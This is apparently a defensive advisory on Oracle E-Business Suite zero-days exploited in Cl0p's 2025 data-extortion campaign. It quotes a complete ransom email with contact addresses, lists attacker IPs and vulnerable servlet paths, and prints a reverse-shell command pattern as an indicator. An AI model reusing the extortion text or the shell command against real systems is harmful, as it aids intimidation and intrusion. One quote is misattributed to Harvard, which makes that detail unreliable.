
Oracle E-Business Suite Zero-Day CVE-2025-61884: Global Enterprise Impact and Cl0p Campaign

In late 2025, Oracle's flagship ERP platform – **E-Business Suite (EBS)** – was hit by a **zero-day vulnerability (CVE-2025-61884)** amid a *large-scale extortion campaign* by the Cl0p ransomware group. This flaw, and a related RCE bug (CVE-2025-61882), allowed attackers to breach EBS servers of dozens of organizations worldwide, stealing sensitive business data for ransom. Below is a detailed breakdown of what happened, who is affected, where this attack fits in the kill chain, the timeline of discovery and patches, why it's significant, and how defenders should respond.

What Happened?



Dearest executive,

We are CL0P team. If you haven't heard about us, you can google about us on internet.

We have recently breached your Oracle E-Business Suite application and copied a lot of documents.
All the private files and other information are now held on our systems.

But, don't worry. You can always save your data for payment. We do not seek political power or care about any business.
So, your only option to protect your business reputation is to discuss conditions and pay claimed sum.
In case you refuse, you will lose all abovementioned data: some of it will be sold to the black actors, the rest will be published on our blog and shared on torrent trackers.

We always fulfil all promises and obligations.

We have carefully examined the data we got. And, regrettably for your company, this analysis shows that estimated financial losses, harm to reputation , and regulatory fines are likely to materially exceed the amount claimed.

Lower you see our contact email addresses:
support@pubstorm.com
support@pubstorm.net

As evidence, we can show any 3 files you ask or data row.
We are also ready to continue discussing the next steps after you confirm that you are a legitimate representative of the company.
We are not interested in destroying your business. We want to take the money and you not hear from us again.
Time is ticking on clock and in few days if no payment we publish and close chat.
Please convey this information to your executive and managers as soon as possible.
After a successful transaction and receipt of payment we promise

1) technical advice
2) We will never publish you data
3) Everything we download will be delete w/proof
4) Nothing will ever disclose

Decide soon and recall that no response result in blog posting. Name is first and soon data after. We advice not reach point of no return.

KR CL0P

Figure: Sample extortion email from Cl0p to an Oracle EBS victim, threatening to leak stolen data unless payment is made (Cl0p asserts they "breached your Oracle E-Business Suite application and copied a lot of documents").

CVE-2025-61884 is a *previously unknown ("zero-day") vulnerability* in Oracle E-Business Suite's **Oracle Configurator component (Runtime UI)**. It is remotely exploitable **without authentication** (no login needed) over HTTP. According to NIST's description, this "easily exploitable" flaw could allow an attacker to **gain unauthorized access to critical data or even complete access to all data accessible via Oracle Configurator**. In practical terms, it functions as an **information disclosure vulnerability** – specifically identified as a *pre-auth Server-Side Request Forgery (SSRF)* in the Oracle EBS web interface. Successful exploitation lets a remote attacker retrieve sensitive resources/data from the EBS system without permission. Oracle assigned it a **CVSS v3.1 base score of 7.5 (High)**, reflecting a high confidentiality impact (data exposure) but no direct integrity or availability impact.

This vulnerability came to light in the context of a **widespread cyber-extortion campaign**. In September 2025, numerous companies' executives received emails from the Cl0p ransomware group claiming that their Oracle EBS systems had been breached and data stolen. Cl0p is a notorious threat actor with a track record of exploiting zero-days in enterprise software for mass data-theft (they previously hit Accellion FTA, GoAnywhere MFT, MOVEit Transfer, etc.). In this EBS campaign, Cl0p confirmed to the media that they **used a new Oracle EBS flaw** to steal documents for extortion. Initially, Oracle suspected the attackers leveraged older patched bugs, but it became clear a *new* 0-day was at play. Oracle's investigation (assisted by Mandiant and others) eventually uncovered **CVE-2025-61882**, a critical **RCE** vulnerability in EBS, and **CVE-2025-61884**, the related SSRF/data-access flaw. In summary, attackers could likely exploit **CVE-2025-61882 to execute code (malware) on EBS servers**, and use **CVE-2025-61884 to illicitly access or exfiltrate data** – all without valid credentials.

Multiple security firms analyzed the attack tooling. Notably, an exploit **proof-of-concept (PoC)** was **leaked on a hacker forum/Telegram by a group called "ShinyHunters / Scattered Lapsus$ Hunters"** around early October. That leaked PoC contained an **exploit chain** involving an SSRF against the `/configurator/UiServlet` endpoint (Oracle Configurator UI) – which corresponds to CVE-2025-61884 – combined with subsequent steps to achieve RCE. This matches the vulnerability: CVE-2025-61884 now *"addresses the pre-auth SSRF flaw used by the leaked exploit,"* as Oracle's out-of-band patch in mid-October fixed input validation on a `return_url` parameter to block the malicious requests. Meanwhile, the **Cl0p attackers' own exploit** reportedly targeted a different EBS endpoint (`/OA_HTML/SyncServlet`) for RCE (CVE-2025-61882). In effect, two zero-days were uncovered: one (61882) enabling **unauthenticated remote code execution** (CVSS 9.8), and another (61884) enabling **unauthenticated data access via SSRF** (CVSS 7.5). Both were **actively exploited in the wild** as 0-days: 61882 by Cl0p for extortion, and 61884 as part of the leaked exploit chain (also reportedly abused by attackers).

In summary, **CVE-2025-61884 is a critical web vulnerability in Oracle EBS that allows attackers to pilfer sensitive information from the ERP system without login**, and it was discovered amid a real-world campaign where threat actors (Cl0p and possibly others) breached multiple EBS deployments. Oracle issued an emergency Security Alert for 61884 once it was identified, urging immediate patching. The flaw essentially "bugged up

[Oracle's] core product," as Cl0p cynically put it, enabling the theft of confidential business data from high-profile targets.

Who Is Affected?

Any organization running Oracle E-Business Suite (versions 12.2.3 through 12.2.14) is vulnerable to CVE-2025-61884. Oracle EBS is a widely-used enterprise resource planning suite – spanning finance, HR, supply chain, customer management modules – used by large enterprises, universities, government agencies, and more around the globe. The vulnerable versions cover all recent releases under Premier/Extended Support, meaning *the vast majority of EBS customers worldwide were at risk*. (Older unsupported versions likely are affected too, though Oracle did not release patches for those.)

The footprint is **global and cross-industry**. In the October 2025 extortion campaign, at least **"dozens of organizations" were impacted** according to Google/Mandiant threat intel investigators. Known victims span different sectors, underscoring the enterprise-level impact:

- **Higher Education:** *Harvard University* was listed on Cl0p's data leak site as a victim. Harvard confirmed it suffered a breach via the Oracle EBS zero-day, noting "this issue has impacted many Oracle E-Business Suite customers and is not specific to Harvard". (Harvard promptly applied Oracle's patch and is investigating the limited scope of the breach.)

- **Aviation Industry:** *Envoy Air* (a regional airline owned by American Airlines) also had data compromised through its Oracle EBS system. Cl0p added American Airlines (Envoy) to their leak site, and the company acknowledged the incident, confirming some business data was accessed (though claiming no sensitive customer data). This shows even critical infrastructure sectors like air transport were not spared.

- **Other Enterprises:** The Cl0p campaign targeted multiple companies' executives with ransom emails. Oracle stated that executives at *"multiple companies"* received the extortion messages in that campaign. Although not all victims were named publicly, the campaign's scale and Cl0p's history suggest many large enterprises across finance, technology, healthcare, and manufacturing could be among the affected. For instance, the attackers themselves hinted at an upcoming disclosure affecting *Salesforce customers* (possibly via a related exploit leak), indicating the ripple effect on the tech industry.

In essence, any enterprise with an **Internet-facing Oracle EBS application** had a target on its back. EBS often holds *crown jewels* of organizational data – financial records, intellectual property, personal data, etc. – making those organizations lucrative targets. Even government agencies and critical services using EBS would be vulnerable until patched. The widespread use of Oracle EBS in large organizations means the **user base is broad and global**, from Fortune 500 corporations to universities and public sector bodies. As Harvard's IT spokesperson emphasized, *many customers* were impacted by this vulnerability, not just one or twohttps://www.bleepingcomputer.com/news/security/harvard-investigating-breach-linked-to-oracle-zero-day-exploit/ -:~:text=,Information%20Technology%20spokesperson%20told%20BleepingComputer. This widespread footprint elevates the severity of CVE-2025-61884: it's not a niche product flaw, but one that potentially exposed a significant swath of the enterprise world to data breaches.

Where Does It Fit in the Attack Chain?

CVE-2025-61884 (and the related 61882) sits at the "Exploitation" phase of the attack chain, enabling *Initial Access* and data exfiltration in one shot. In the **MITRE ATT&CK framework**, this would be categorized under **T1190 – Exploit Public-Facing Application**, as the attackers leveraged a vulnerability in an internet-facing web application (Oracle EBS) to penetrate the victim's network.

This zero-day was essentially the **entry point** for the attackers. By exploiting the flaw over HTTP, adversaries could directly execute malicious code on the EBS server (in the case of the RCE) and/or retrieve sensitive data (in the case of the SSRF) without any valid credentials. In the kill chain model, this is the **Initial Compromise**: the attackers used the vulnerability to **breach the target's system**. Once in, they moved to subsequent phases such as malware installation, command-and-control, and action on objectives (data theft).

Indeed, **threat intel reports indicate that the EBS exploit was used to drop malware payloads on victim systems and facilitate data exfiltration**. Google's Threat Intelligence Group observed that exploitation of the EBS flaw triggered *"two different payload chains, dropping malware families like GOLDVEIN.JAVA, SAGEGIFT, SAGELEAF, and SAGEWAVE"* on the compromised servers. This implies that after gaining initial access via the 0-day, attackers established persistence or secondary execution (malware/backdoors) – aligning with the **Execution** and **Installation** phases of the kill chain. From there, they proceeded to the **Actions on Objectives**, specifically data collection and exfiltration: *CrowdStrike noted the campaign was clearly aimed at data theft (exfiltration) rather than just disruption*, as stolen documents were the leverage for extortion.

To put it simply, CVE-2025-61884 was *the attackers' foot in the door*. By exploiting this vulnerability, Cl0p (and possibly other groups) **obtained initial access to EBS servers, bypassing all authentication**, and immediately pivoted to stealing confidential data. This is characteristic of an attack at the **very beginning of the chain (Initial Access)** – there were no phishing emails or stolen credentials needed, just a direct exploit against the vulnerable service. Once inside, the attackers performed **Discovery** and **Collection** of data from the ERP databases and then performed **Exfiltration** (pulling the data out to their servers). The fact that Cl0p's end goal was extortion means the *"Impact"* stage (in ATT&CK terms) was achieved by threatening to leak the stolen data if ransom was not paid.

In summary, the Oracle EBS zero-day falls under the **Exploitation of a public-facing application** tactic. It was the **initial vector** by which adversaries breached enterprise networks, after which they executed malware and **achieved their objectives of data theft and extortion**. Defenders should note that this vulnerability being exploitable pre-auth over the web means it bypasses perimeter login defenses – it directly attacks the application, highlighting the critical need to secure and monitor such entry points.

When Was It Discovered/Patched? (Timeline)

– Early/Mid 2025 (Attack Development): Evidence suggests the vulnerability was being exploited in the wild for months before public disclosure. CrowdStrike reported the **first known exploitation of CVE-2025-61882 on August 9, 2025**. Google's GTIG additionally observed related malicious activity hitting EBS as early as **July 2025** (notably against the UiServlet endpoint, which later maps to 61884). There are indications the exploit might have been in development or private circulation even earlier – the leaked PoC carried a **timestamp of May 2025**, suggesting the attackers or researchers had found the bug by that time.

– Late September 2025 (Extortion Campaign Emerges): On **September 29, 2025**, Mandiant and Google publicly noted a *"new extortion campaign"* targeting Oracle EBS customers. Around that date (late Sept), multiple companies began reporting extortion emails from Cl0p claiming Oracle EBS data theft. Cl0p's emails to executives warned that sensitive data had been stolen via an Oracle bug and would be leaked if ransom wasn't paid. This is when the issue gained wide attention, prompting Oracle to investigate urgently.

– Early October 2025 (Initial Disclosure and Patch for CVE-2025-61882): Oracle's response evolved rapidly in early October. At first, Oracle's guidance (Oct 2) speculated that previously-patched vulnerabilities (from the July 2025 Critical Patch Update) might have been used, and urged customers to apply those updates. However, by **October 4-5, 2025**, Oracle confirmed a **new zero-day** was involved. On **Oct 4, 2025**, Oracle published a Security Alert for **CVE-2025-61882**, the RCE flaw. An emergency patch and mitigation steps were provided for EBS 12.2.3–12.2.14, with Oracle explicitly acknowledging this vulnerability was being exploited in the wild (they even included Indicators of Compromise in the alert). Oracle noted that the October 2023 CPU had to be applied as a prerequisite to this patch. Over the next few days, security firms and government agencies sounded the alarm: for example, on Oct 6, **CISA added CVE-2025-61882 to its Known Exploited Vulnerabilities catalog**, requiring U.S. federal agencies to remediate it by a set deadline (Oct 27).

– Mid October 2025 (Second Patch for CVE-2025-61884): Following the initial patch, security researchers found that part of the exploit chain was still unaddressed – specifically the SSRF component (the **CVE-2025-61884 flaw**) remained exploitable after the 61882 patch. Oracle moved to fix this. On **October 11, 2025 (Saturday)**, Oracle **quietly released an out-of-band Security Alert for CVE-2025-61884**. This came *roughly two weeks after the Clop extortion campaign began making headlines*, and about one week after the first patch. Oracle's advisory for 61884 described it as an info-disclosure bug in

EBS's Runtime UI and urged immediate patching, though (tellingly) it did **not initially announce whether 61884 had been seen in attacks**. Nevertheless, multiple researchers soon confirmed that **the 61884 patch closed the SSRF loophole used in the leaked exploit** (by adding input validation on the `return_url` parameter). Effectively, by mid-October, Oracle had issued two emergency patches within a week to cover both vulnerabilities.

– Late October 2025 (Public Awareness and Aftermath): By Oct 13-14, news outlets widely reported on CVE-2025-61884 as a "new EBS bug" and Oracle's second emergency update. On Oct 14, researchers disclosed that CVE-2025-61884 had indeed been **actively exploited** (despite Oracle's silence on that) as it was part of the ShinyHunters leaked exploit used to breach servers. Oracle faced some criticism for not clearly communicating the second flaw's exploitation status and for initially mixing its IoCs (indicators) between 61882 and 61884 chains. By this time, security firms like Tenable updated their advisories to include **both** zero-days, and tools (vulnerability scanners, IDS/IPS signatures, etc.) were being released to detect attempts against these CVEs. On October 17, new victim revelations (like Envoy Air and others) continued to surface, showing the campaign's impact and keeping pressure on any remaining unpatched EBS customers.

To summarize the timeline:

- **Aug 9, 2025:** Earliest known in-the-wild exploit of Oracle EBS 0-day (CVE-2025-61882) by attackers (per CrowdStrike).
- **Late Sept 2025:** Cl0p launches extortion emails to organizations, claiming Oracle EBS breaches; incident reported by Mandiant/GTIG on Sept 29.
- **Oct 4, 2025:** Oracle publicly discloses CVE-2025-61882 and issues an emergency patch (Security Alert). Advises that prior patches (July CPU) must be in place.
- **Oct 5, 2025:** Oracle confirms the vulnerability is a new zero-day and was exploited for extortion; initial investigation IOCs released.
- **Oct 6, 2025:** CISA and other agencies alert on CVE-2025-61882; exploit PoCs emerge publicly as well. Researchers note a second exploit path (SSRF) still open.
- **Oct 11, 2025:** Oracle releases **Security Alert for CVE-2025-61884** (second 0-day) and patch, quietly fixing the SSRF in Oracle Configurator.
- **Oct 12–14, 2025:** News of the 61884 patch spreads. Oracle's CSO and others stress urgency of applying it. Researchers confirm 61884 was part of the leaked exploit and is now patched.
- **Oct 17, 2025:** Impacted organizations (e.g. Envoy Air) continue to disclose breaches. Oracle EBS customers worldwide finish applying out-of-band patches. Exploit details are public, so unpatched instances remain at extreme risk.

Overall, the discovery-to-patch window was relatively short *once* the issue was understood (roughly 1-2 weeks in early October), but the attackers had been stealthily exploiting the EBS flaws for at least ~2 months prior. This underscores the challenge of detecting 0-days: by the time the campaign was exposed, the adversaries had already been in victims' systems since August. Fortunately, Oracle's emergency patches (Oct 4 and Oct 11) closed the known holes, and by late October the focus shifted to cleanup, forensics, and hardening going forward.

Why Does It Matter?

This incident is significant due to the **high impact on enterprises and the novel targeting of ERP systems by ransomware actors**. Oracle E-Business Suite often houses an organization's most sensitive **business data** – financial records, customer information, intellectual property, supply chain details, HR records, and more. A flaw in EBS is essentially a direct shot at the heart of an enterprise's operations and data. Here's why CVE-2025-61884 and its exploitation matter:

- **Mass Data Theft and Extortion:** The vulnerability enabled attackers to *steal large volumes of confidential data* from victim organizations. Cl0p's campaign was a *pure data extortion operation (no encryption)* – they exfiltrated files from EBS databases and then threatened to publish them. The impact of such breaches is severe: leaked financials or client data can devastate a company's reputation and incur huge regulatory penalties (as the extortion email pointed out, the estimated losses and fines could exceed the ransom demand). For example, Harvard University faced the prospect of sensitive info being posted publicly, and the attackers listed it on their leak site – a major reputational incident for a venerable institution. An ERP breach can be as damaging as a breach of a bank's core or a government's records, given the sensitivity of ERP data.

- **Global Scope – Many High-Value Targets:** Unlike attacks that hit one organization, this zero-day was used in a *campaign affecting dozens of enterprises globally*. Victims ranged from universities to airlines to possibly manufacturers and tech firms. The **MoveIt** file-transfer 0-day earlier in 2023 (also exploited by Cl0p) impacted over 2,700 orgs; while this Oracle EBS campaign appears smaller in number, the *targets are typically large organizations* with far-reaching impact (e.g., American Airlines' subsidiary, a world-renowned university, etc.). Each victim can represent tens of thousands of individuals' data or critical business processes. That **breadth of impact** raises this vulnerability to a high level of concern for the enterprise community at large.

- **Critical Infrastructure and Business Continuity Risk:** Oracle EBS is used in sectors that constitute critical infrastructure (finance, transportation, government). A compromise of EBS could potentially disrupt operations – imagine if an EBS controlling a manufacturing supply chain or an airline's operations was manipulated or data deleted. In this case, the attackers focused on data theft, but the same access could have allowed sabotage or financial fraud. Even just the data leakage can have national security implications if government or defense contractors were among victims (this hasn't been made public, but it's a possibility given EBS's user base). The incident highlights that *core enterprise systems are now clearly in attackers' sights*, not just peripheral systems.

- **Trend of Zero-Day Exploitation by Ransomware Groups:** This is a "so what" from a threat landscape perspective. Cl0p and similar groups have demonstrated a pattern of exploiting zero-day vulnerabilities in widely deployed enterprise software (FTA, GoAnywhere, MOVEit, and now Oracle EBS). This marks a shift in ransomware/extortion tactics – rather than (or in addition to) phishing or buying stolen creds, they directly target vulnerabilities in the software supply chain to **scale their attacks to many victims at once**. The Oracle EBS incident reinforces the need for organizations to *proactively address vulnerabilities* in major software, because threat actors are actively hunting for such flaws to "big-game hunt" large enterprises. It also raises questions about vendor security: an ERP system is expected to be highly secure given its importance, so the existence of these critical flaws (and perhaps the slow initial communication by Oracle) was a wake-up call.

- **Financial and Regulatory Impact:** For enterprises, a breach of ERP data can trigger costly outcomes – from stock price hits to lawsuits. If personal data was involved, regulations like GDPR or HIPAA could come into play with hefty fines. Harvard's analysis mentioned potential *"financial losses, harm to reputation, and regulatory fines"* in their case. The Cl0p emails explicitly leverage this, arguing that paying them might be cheaper than the fallout. This underscores that beyond the immediate incident response, organizations might face long-term financial damage. It "matters" to boards and CEOs because it elevates cybersecurity from an IT problem to a business-critical risk.

In essence, **CVE-2025-61884 matters because it exposed a broad swath of the corporate world to serious data breaches via a single flaw**. The incident demonstrates how a vulnerability in an ERP system can lead to **enterprise-wide crisis** – requiring emergency patching, scrambling of incident response, notification of stakeholders, and potentially paying ransoms or suffering data leaks. It also highlights the evolving threat actor playbook of chaining exploits (SSRF to RCE, etc.) to maximize impact. For the global security community, this was a stark example that even *high-value, core business applications are not off-limits for cybercriminals*, and that defenses and response plans must anticipate such direct exploitation scenarios.

How Can Defenders Respond?

Facing a threat like the Oracle EBS zero-day campaign, defenders should take **immediate and comprehensive actions** to protect their organizations. Key response and mitigation steps include:

- **Apply Patches and Updates Without Delay:** The single most important step is to **install Oracle's emergency patches** for **CVE-2025-61882 and CVE-2025-61884** on all E-Business Suite instances. Oracle "strongly recommends" applying these

Security Alert updates *"as soon as possible"*. In practice, this means expediting change management approvals to patch the Oracle EBS (12.2.3 – 12.2.14) even outside normal patch cycles. Note that Oracle's October 2023 Critical Patch Update is a **prerequisite** for the 61882 patch, so ensure that baseline is applied if not already. Patching will close the known exploit pathways: the 61882 patch stubs out the vulnerable SyncServlet and related components, and the 61884 patch fixes the Configurator SSRF input validation. These updates were made available via Oracle Support and Security Alerts – defenders must verify their EBS environments are now at the fixed version. Given CISA's mandate (for US agencies) to patch 61882 by Oct 27, 2025, similar urgency should be adopted across all enterprises.

- **Implement Interim Mitigations (WAF/Firewall Rules):** If immediate patching is not feasible (e.g., need time for testing), *implement temporary protections*. Oracle provided guidance in the form of a **Web Application Firewall (WAF)** rule to block exploit traffic. Specifically, adding a rule (e.g., ModSecurity policy) to **block access to the URLs `*/OA_HTML/SyncServlet*` and `*/configurator/UiServlet*`** will disrupt the known exploit chains. This can prevent external attackers from reaching the vulnerable endpoints. Network administrators could also consider temporarily **geofencing or limiting access** to the EBS web interface (for example, only allowing trusted corporate IPs or VPN users if possible), to reduce the attack surface while the patch is pending. However, **patching remains the definitive fix** – mitigations are only a stop-gap.

- **Harden Oracle EBS Deployment:** Longer-term, review the exposure of your Oracle EBS. If the EBS does not absolutely need to be internet-facing, place it behind a VPN or at least behind stronger authentication (such as an SSL VPN or Identity-Aware Proxy). Many Cl0p victims had their EBS directly accessible on the internet, which the attackers scanned for and hit. Ensuring that such a critical system isn't openly exposed can mitigate future 0-day risks. Additionally, follow Oracle's security best practices for EBS: use latest versions, disable unnecessary web interfaces, and keep up with Critical Patch Updates.

- **Monitor Logs and Traffic for Indicators of Compromise:** Organizations should **search for signs that the vulnerability was exploited in their environment**, especially if they were late to patch or received extortion emails. Oracle's advisory for 61882 provided concrete **IOCs (Indicators of Compromise)** observed in attacks. Defenders should **review web server logs** (Oracle HTTP Server/WebLogic logs serving EBS) for any suspicious requests to the EBS endpoints:

- Unusual HTTP GET/POST requests to `/OA_HTML/configurator/UiServlet` or `/OA_HTML/SyncServlet` (or any `*/OA_HTML/*Servlet` access that was not expected). In the known attacks, these endpoints were hit by the attackers' HTTP requests.
- Source IPs in logs matching the known attacker IP addresses Oracle listed. For example, Oracle observed attacker traffic from **`185.181.60[.]11`** and **`200.107.207[.]26`**, which defenders can search for in access logs. Any hits from

those IPs (or other anomalies in that range/time) could indicate an attempted exploit.

- Application logs or error logs showing invocation of the Configurator or Sync servlet in unusual ways (e.g., errors about malformed `return_url` parameters could hint at SSRF attempts).

Additionally, **check system process logs and outbound network traffic** around the time of any suspicious access. The exploit was used to spawn reverse shells – Oracle noted a characteristic malicious shell command: `sh -c /bin/bash -i >& /dev/tcp// 0>&1` (which opens a backdoor connection). Search host logs for that pattern or similar unusual process executions by the EBS user. Also monitor for any external connections from the EBS server to attacker-controlled hosts (which may appear as odd IPs not part of normal business). If any such IoCs are discovered, treat it as a likely compromise: initiate incident response (isolate the server, preserve forensic data, etc.).

- **Look for Dropped Malware or Strange Files:** The campaign reportedly deployed Java-based malware (GOLDVEIN.JAVA) and other payloads on EBS servers. Security teams should scan the EBS host for any **unknown files, scripts or scheduled tasks** added recently. Oracle's IOC list even included SHA-256 hashes of a leaked exploit ZIP (`oracle_ebs_nday_exploit_poc...zip`) and Python files (`exp.py`, `server.py`) that attackers or researchers might have uploaded. If any files matching those hashes or names are found on your servers, that's a red flag that the exploit was present. Running up-to-date anti-malware scanners on the EBS server could detect known payloads. Also check if any .jsp or Java class files in the EBS web directory have been altered or added (common technique to plant webshells).

- **Enable Detailed Logging and Alerting:** Ensure that your intrusion detection systems and SIEM are tuned to catch this type of activity. For instance, deploy or update **IDS/IPS signatures** for Oracle EBS exploits – many vendors like Snort/Suricata released rules for CVE-2025-61882/CVE-2025-61884 after disclosure. Configure alerts for any access to the sensitive EBS URLs by unexpected clients. Also, given the attackers targeted data, enable **database access logging** if possible to see if large queries or data dumps were performed by the EBS application unexpectedly.

- **Incident Response and Communication:** If you find evidence (even after patching) that your EBS was compromised (e.g., presence of IoCs or data confirmed stolen), enact your incident response plan. This includes **engaging law enforcement** (Envoy Air, for example, contacted the FBI upon learning of the breach), consulting forensic experts to scope the breach, and preparing breach notifications if regulated data was involved. From a communications standpoint, be prepared for extortion attempts: Cl0p directly emails executives. Ensure leadership is aware of the situation and coordinate a response (the consensus from law enforcement is generally *not* to pay ransoms, but each org must assess its risk). Having PR and legal teams in the loop is advisable given the potential public leak of data.

- **Future Prevention – Review ERP Security Posture:** In the aftermath, enterprises should take this as a lesson to **assess the security of their ERP and other mission-critical systems**. Regular penetration tests or security assessments of EBS (and similar systems) might help catch issues earlier. Apply defense-in-depth: limit network access, require VPN/MFA for admin access, keep up with Oracle's quarterly patches, and monitor threat intelligence for any hint of exploits. Given Cl0p's modus operandi, stay alert for *new* vulnerabilities in similar high-value software.

To aid defenders, Oracle's alert and various security vendors have shared IoCs and detection guidance. For example, the **UK NCSC** and others echoed advice to patch immediately and watch for exploitation traffic. The critical point is a **proactive stance**: those who patched EBS promptly in July (CPU) and then in October likely averted disaster, whereas delays left many organizations exposed. As one cyber defender commented on Oracle's response, transparency was limited – so the onus is on each organization to aggressively remediate and hunt for any signs of compromise on their own.

In conclusion, defenders should **patch now, verify no breach occurred (through logs/IoCs), and bolster the security around Oracle EBS**. The Cl0p campaign shows that well-resourced adversaries are targeting core business platforms, so organizations must be just as vigilant in protecting and monitoring them. By combining rapid patch management, network/server hardening, and diligent threat hunting, enterprises can mitigate this vulnerability's risk and be better prepared for the next zero-day that comes along.